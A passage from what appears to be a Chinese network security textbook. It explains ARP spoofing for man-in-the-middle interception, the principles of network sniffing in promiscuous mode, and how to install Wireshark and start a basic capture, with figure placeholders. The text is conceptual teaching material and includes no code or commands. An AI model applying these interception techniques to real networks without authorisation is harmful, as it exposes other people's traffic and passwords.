


图 2-6 ARP 欺骗攻击

新 ARP 缓存表,绑定主机 A 的 IP 地址和 MAC 地址。交换机收到网关对主机 A 的 ARP 响应后,查找它的 MAC 地址和端口之间的映射表,转发 ARP 数据包到相应端口。同时,交换机更新它的 MAC 地址和端口之间的映射表,即将 192.168.0.2 绑定它所连接的端口。主机 A 收到 ARP 响应数据包,更新 ARP 缓存表,绑定网关的 IP 地址和 MAC 地址。主机 A 使用更新后的 MAC 地址信息把数据发送给网关,通信信道就此建立。

在 ARP 欺骗的情况下,攻击者必须诱使目标主机(192.168.0.3)和网关(192.168.0.2)和它通信。这样,攻击者就伪装成路由器,使目标主机和网关之间所有数据通信都经由攻击者的主机转发,攻击者就能对数据进行随意处理。

如果攻击者执行两次 ARP 欺骗,打开两个命令界面,就能同时欺骗目标主机和网关。

2.4 网络监听

以太网的通信是基于广播方式的,这意味着在同一个网段的所有网络接口都可以访问到物理媒体上传输的数据,而每一个网络接口都有一个唯一的硬件地址,即 MAC 地址,长度 48B,一般来说每一块网卡上的 MAC 地址都是不同的。在 MAC 地址和 IP 地址间使用 ARP 和 RARP 进行相互转换。

2.4.1 网络监听原理

通常一个网络接口只接收以下两种数据帧:①与自己硬件地址相匹配的数据帧;②发向所有机器的广播数据帧。

网卡负责数据的收发,它接收传输来的数据帧,然后网卡内的单片机程序查看数据帧的 MAC 地址,根据计算机上的网卡驱动程序设置的接收模式判断该不该接受。如果接受则接收后通知 CPU,否则丢弃该数据帧,所以被丢弃的数据帧直接被网卡截断,计算机根本不知道。CPU 得到中断信号产生中断,操作系统根据网卡的驱动程序设置的网卡中断程序地址调用驱动程序接收数据,驱动程序接收数据后放入信号堆栈让操作系统处理。网卡通常有以下 4 种接收方式。

(1) 广播方式:接收网络中的广播信息。

（2）组播方式：接收组播数据。

（3）直接方式：只有目的网卡才能接收该数据。

（4）混杂方式：接收一切通过它的数据，而不管该数据是否传给它。

以太网的工作机制是把要发送的数据包发往连接在同一网段中的所有主机，在包头中包括有目标主机的正确地址，只有与数据包中目标地址相同的主机才能接收到信息包。

图 2-7 是一个简单的网络连接，机器 A、B、C 与集线器 Hub 连接，集线器 Hub 通过路由器访问外部网络。




图 2-7　简单的网络连接

管理员在机器 A 上使用 FTP 命令向机器 C 进行远程登录，在这个网络中数据的传输过程是这样的：首先机器 A 上的管理员输入登录机器 C 的 FTP 密码，经过应用层 FTP、传输层 TCP、网络层 IP、数据链路层上的以太网驱动程序一层一层地包裹，最后送到物理层。接下来数据帧传输到 Hub 上，然后由 Hub 向每一个节点广播此数据帧，机器 B 接收到由 Hub 广播发出的数据帧，并检查数据帧中的地址是否和自己的地址匹配，结果不匹配，故丢弃此数据帧。而机器 C 也收到了数据帧，并先进行比较，发现与自己的地址匹配，接收下来并对此数据帧进行分析处理。

但是当主机工作在监听模式下时，不管数据包中的目标物理地址是什么，主机都可以接收到。并且所有收到的数据帧都将被交给上层协议软件处理。

早期的 Hub 是共享介质的工作方式，只要把主机网卡设置为混杂工作模式，网络监听就可在任何接口上实现。现在的网络基本都用交换机，必须把执行网络监听的主机接在镜像端口上，才能监听到整个网络交换机上的网络信息。这就是网络监听的基本原理。

2.4.2　网络监听工具

计算机网络是共享通信通道的，这意味着计算机能够接收到发送给其他计算机的信息。捕获在网络中传输的数据信息就称为窃听(sniffing)。

以太网是现在应用最广泛的计算机连网方式。以太网协议的特点是在同一网络向所有主机发送数据包信息。数据包头包含有目标主机的地址。一般情况下只有具有该地址的主机会接收这个数据包。如果一台主机能够接收所有数据包，而不理会数据包头内容，这种方

式通常称为“混杂”模式。

Wireshark 是一款可以运行在多个操作系统平台上的网络协议分析工具软件。分析工具的主要作用是尝试捕获网络包，并显示包的尽可能详细的情况。可以把网络包分析工具当成一种用来测量有什么东西从网线上进出的测量工具，就好像电工使用来测量进入电信的电量的电度表一样(当然比那个更高级)。过去此类工具要么是过于昂贵，要么是属于某人私有，或者是二者兼顾。Wireshark 出现以后，这种现状得以改变。Wireshark 是今天能使用的最好的开源网络协议分析软件。

Wireshark 是 Etheral 更高级的演进版本，包含 WinPcap；通常运行在路由器或有路由功能的主机上，这样就能对大量的数据进行监控，几乎能得到以太网上传送的任何数据包。

2.4.3 Wireshark 简介

1. Wireshark 安装

Wireshark 有 Wireshark-win32 和 Wireshark-win64 两个版本，Wireshark-win32 可在大多数计算机系统上运行，Wireshark-win64 必须安装在 64 位 CPU 的计算机和 64 位操作系统才可以。Wireshark-win32 安装过程如图 2-8～图 2-11 所示。




图 2-8 Wireshark 安装第一步




图 2-9 Wireshark 安装第二步




图 2-10 Wireshark 安装第三步




图 2-11 Wireshark 安装完成

2. Wireshark 应用

Wireshark 安装完成，直接运行后显示图 2-12 所示的界面，第一行有 11 个菜单，第二行有 27 个图标。




图 2-12 Wireshark 运行界面

单击第二个图标，显示图 2-13 所示的界面。在 Capture 选项组中的 Interface 下拉列表框中，选择被采集计算机的网卡；然后单击右下角的 Start 按钮，显示图 2-14 所示的界面，显示捕获的流经网卡的大量数据包。在图 2-14 中，第一个窗格是数据包列表窗格，第二个窗格是数据包细节窗格，第三个窗格是数据包字节窗格。

